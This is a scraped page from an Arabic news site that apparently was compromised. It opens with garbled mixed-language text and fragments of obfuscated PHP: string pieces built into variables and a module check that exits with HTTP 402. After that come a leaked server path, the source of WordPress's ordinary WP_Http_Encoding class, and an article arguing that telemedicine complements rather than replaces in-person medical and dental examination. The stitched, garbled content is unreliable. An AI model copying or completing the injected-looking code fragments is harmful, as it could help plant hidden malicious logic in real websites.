财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) { http_response_code(402); exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/class-wp-http-encoding.php
<?php
/**
 * HTTP API: WP_Http_Encoding class
 *
 * @package WordPress
 * @subpackage HTTP
 * @since 4.4.0
 */

/**
 * Core class used to implement deflate and gzip transfer encoding support for HTTP requests.
 *
 * Includes RFC 1950, RFC 1951, and RFC 1952.
 *
 * @since 2.8.0
 */
#[AllowDynamicProperties]
class WP_Http_Encoding {

	/**
	 * Compress raw string using the deflate format.
	 *
	 * Supports the RFC 1951 standard.
	 *
	 * @since 2.8.0
	 *
	 * @param string $raw      String to compress.
	 * @param int    $level    Optional. Compression level, 9 is highest. Default 9.
	 * @param string $supports Optional, not used. When implemented it will choose
	 *                         the right compression based on what the server supports.
	 * @return string|false Compressed string on success, false on failure.
	 */
	public static function compress( $raw, $level = 9, $supports = null ) {
		return gzdeflate( $raw, $level );
	}

	/**
	 * Decompression of deflated string.
	 *
	 * Will attempt to decompress using the RFC 1950 standard, and if that fails
	 * then the RFC 1951 standard deflate will be attempted. Finally, the RFC
	 * 1952 standard gzip decode will be attempted. If all fail, then the
	 * original compressed string will be returned.
	 *
	 * @since 2.8.0
	 *
	 * @param string $compressed String to decompress.
	 * @param int    $length     The optional length of the compressed data.
	 * @return string|false Decompressed string on success, false on failure.
	 */
	public static function decompress( $compressed, $length = null ) {

		if ( empty( $compressed ) ) {
			return $compressed;
		}

		$decompressed = @gzinflate( $compressed );
		if ( false !== $decompressed ) {
			return $decompressed;
		}

		$decompressed = self::compatible_gzinflate( $compressed );
		if ( false !== $decompressed ) {
			return $decompressed;
		}

		$decompressed = @gzuncompress( $compressed );
		if ( false !== $decompressed ) {
			return $decompressed;
		}

		if ( function_exists( 'gzdecode' ) ) {
			$decompressed = @gzdecode( $compressed );

			if ( false !== $decompressed ) {
				return $decompressed;
			}
		}

		return $compressed;
	}

	/**
	 * Decompression of deflated string while staying compatible with the majority of servers.
	 *
	 * Certain Servers will return deflated data with headers which PHP's gzinflate()
	 * function cannot handle out of the box. The following function has been created from
	 * various snippets on the gzinflate() PHP documentation.
	 *
	 * Warning: Magic numbers within. Due to the potential different formats that the compressed
	 * data may be returned in, some "magic offsets" are needed to ensure proper decompression
	 * takes place. For a simple pragmatic way to determine the magic offset in use, see:
	 * https://core.trac.wordpress.org/ticket/18273
	 *
	 * @since 2.8.1
	 *
	 * @link https://core.trac.wordpress.org/ticket/18273
	 * @link https://www.php.net/manual/en/function.gzinflate.php#70875
	 * @link https://www.php.net/manual/en/function.gzinflate.php#77336
	 *
	 * @param string $gz_data String to decompress.
	 * @return string|false Decompressed string on success, false on failure.
	 */
	public static function compatible_gzinflate( $gz_data ) {

		// Compressed data might contain a full header, if so strip it for gzinflate().
		if ( str_starts_with( $gz_data, "\x1f\x8b\x08" ) ) {
			$i   = 10;
			$flg = ord( substr( $gz_data, 3, 1 ) );
			if ( $flg > 0 ) {
				if ( $flg & 4 ) {
					list($xlen) = unpack( 'v', substr( $gz_data, $i, 2 ) );
					$i          = $i + 2 + $xlen;
				}
				if ( $flg & 8 ) {
					$i = strpos( $gz_data, "\0", $i ) + 1;
				}
				if ( $flg & 16 ) {
					$i = strpos( $gz_data, "\0", $i ) + 1;
				}
				if ( $flg & 2 ) {
					$i = $i + 2;
				}
			}
			$decompressed = @gzinflate( substr( $gz_data, $i, -8 ) );
			if ( false !== $decompressed ) {
				return $decompressed;
			}
		}

		// Compressed data from java.util.zip.Deflater amongst others.
		$decompressed = @gzinflate( substr( $gz_data, 2 ) );
		if ( false !== $decompressed ) {
			return $decompressed;
		}

		return false;
	}

	/**
	 * What encoding types to accept and their priority values.
	 *
	 * @since 2.8.0
	 *
	 * @param string $url
	 * @param array  $args
	 * @return string Types of encoding to accept.
	 */
	public static function accept_encoding( $url, $args ) {
		$type                = array();
		$compression_enabled = self::is_available();

		if ( ! $args['decompress'] ) { // Decompression specifically disabled.
			$compression_enabled = false;
		} elseif ( $args['stream'] ) { // Disable when streaming to file.
			$compression_enabled = false;
		} elseif ( isset( $args['limit_response_size'] ) ) { // If only partial content is being requested, we won't be able to decompress it.
			$compression_enabled = false;
		}

		if ( $compression_enabled ) {
			if ( function_exists( 'gzinflate' ) ) {
				$type[] = 'deflate;q=1.0';
			}

			if ( function_exists( 'gzuncompress' ) ) {
				$type[] = 'compress;q=0.5';
			}

			if ( function_exists( 'gzdecode' ) ) {
				$type[] = 'gzip;q=0.5';
			}
		}

		/**
		 * Filters the allowed encoding types.
		 *
		 * @since 3.6.0
		 *
		 * @param string[] $type Array of what encoding types to accept and their priority values.
		 * @param string   $url  URL of the HTTP request.
		 * @param array    $args HTTP request arguments.
		 */
		$type = apply_filters( 'wp_http_accept_encoding', $type, $url, $args );

		return implode( ', ', $type );
	}

	/**
	 * What encoding the content used when it was compressed to send in the headers.
	 *
	 * @since 2.8.0
	 *
	 * @return string Content-Encoding string to send in the header.
	 */
	public static function content_encoding() {
		return 'deflate';
	}

	/**
	 * Whether the content be decoded based on the headers.
	 *
	 * @since 2.8.0
	 *
	 * @param array|string $headers All of the available headers.
	 * @return bool
	 */
	public static function should_decode( $headers ) {
		if ( is_array( $headers ) ) {
			if ( array_key_exists( 'content-encoding', $headers ) && ! empty( $headers['content-encoding'] ) ) {
				return true;
			}
		} elseif ( is_string( $headers ) ) {
			return ( stripos( $headers, 'content-encoding:' ) !== false );
		}

		return false;
	}

	/**
	 * Whether decompression and compression are supported by the PHP version.
	 *
	 * Each function is tested instead of checking for the zlib extension, to
	 * ensure that the functions all exist in the PHP version and aren't
	 * disabled.
	 *
	 * @since 2.8.0
	 *
	 * @return bool
	 */
	public static function is_available() {
		return ( function_exists( 'gzuncompress' ) || function_exists( 'gzdeflate' ) || function_exists( 'gzinflate' ) );
	}
}
طبيبك في جيبك لكن هل يشعر بنبضك – tahkoom.com
معرفة

طبيبك في جيبك لكن هل يشعر بنبضك

كتبت شروق عارف                                                                                                         مع التطور السريع للتكنولوجيا وتزايد اعتمدنا على الإنترنت في مختلف المجالات برز الطب عن بعد كأحد أهم التحولات في مجال الرعاية الصحية خصوصا بعد جائحة كورونا التي فرضت واقع جديد يحتم علينا العزلة مما دفعنا للبحث عن بدائل أمنة وفعالة للتشخيص والعلاج دون الحاجة لزيارة الطبيب ورغم ما يقدمه الطب عن بعد من من عدة حلول أهمها تقليل النفقات والحد من الازدحام ولكن مع هذا التطور بدأت تظهر تساؤلات مهمة أبرزهم هل يمكن الاعتماد عليه كبديل كامل للفحص التقليدي؟ وهل يضمن دقة التشخيص وكفاءة العلاج؟ أم أنه يظل أداة مساعدة مهمة لكنها لا تغني عن التواصل المباشر مع الطبيب في عيادته؟

الطب عن بعد دعم مكمل لا بديل
‏ صرح أحد الأطباء بأن الطب عن بعد يمكن أن يكون فعالا جدا في بعض الحالات مثل متابعة الأمراض المزمنة أو إعطاء نصائح أولية لكنه لا يمكن أن يحل محل الفحص وتابع حديثه قائلا هناك تفاصيل لا يمكن معرفتها من خلال شاشة الهاتف مثل نبض القلب أو ملامح التعب أو بعض التغيرات وهذه أمور لا تظهر عبر الكاميرا كما وأوضح أن الطب عن بعد ساهم في تقليل الضغط على المستشفيات وساعد في تقليل العدوى لكنه لا يمكن أن يعتمد عليه بشكل أساسي
الأسنان لا تفحص عن بعد
من جانبه صرح أحد الأطباء  في جراحة الفم والأسنان أن الطب عن بعد لا يصلح في تخصص مثل الأسنان وذلك لاعتمادها الكبير على الفحص اليدوي والرؤية الدقيقة للحالة وأضاف كيف يمكنني أن اشخص التهاب في اللثة أو كسر في السن عبر شاشة هناك تفاصيل لا ترى إلا بالفحص المباشر سواء من خلال الأشعة أو أدوات الكشف الدقيقة وتابع قائلا الطب عن بعد قد يكون مفيد فقط في الاستشارة الأولية أو متابعة بعض الحالات البسيطة بعد العلاج لكن لا يمكن الاعتماد عليه في تشخيص أو وضع خطة علاجية دون معاينة فعلية

وأشار محذرا أن الطب عن بعد في مجال طب الأسنان قد يكون خطر وذلك لأن أي خطأ في التشخيص قد يؤدي إلى مضاعفات صحية للمريض موكدا أن التقنية تظل أداة مساعدة وليست بديلا عن الطبيب
ومن جانبه يؤكد  أن التواصل المباشر بين الطبيب والمريض هو عنصر أساسي في طب الأسنان موضح أن بعض الأعراض قد لا تفهم بشكل دقيق إلا من خلال تفاعل مباشر وتابع حديثه قائلا حتى مع توفر صور أو مقاطع فيديو يظل هناك فارق كبير بين ما يرى عبر الشاشة وما يمكن للطبيب ملاحظته أثناء الكشف

ويبقى الطب عن بعد أداة فعالة في تحسين الوصول إلى ‏خدمات الرعاية الصحية لكنه في النهاية يظل وسيلة مساعدة لا تغني عن دور الطبيب والفحص المباشرة

اظهر المزيد

مقالات ذات صلة

اترك تعليقاً

لن يتم نشر عنوان بريدك الإلكتروني. الحقول الإلزامية مشار إليها بـ *

زر الذهاب إلى الأعلى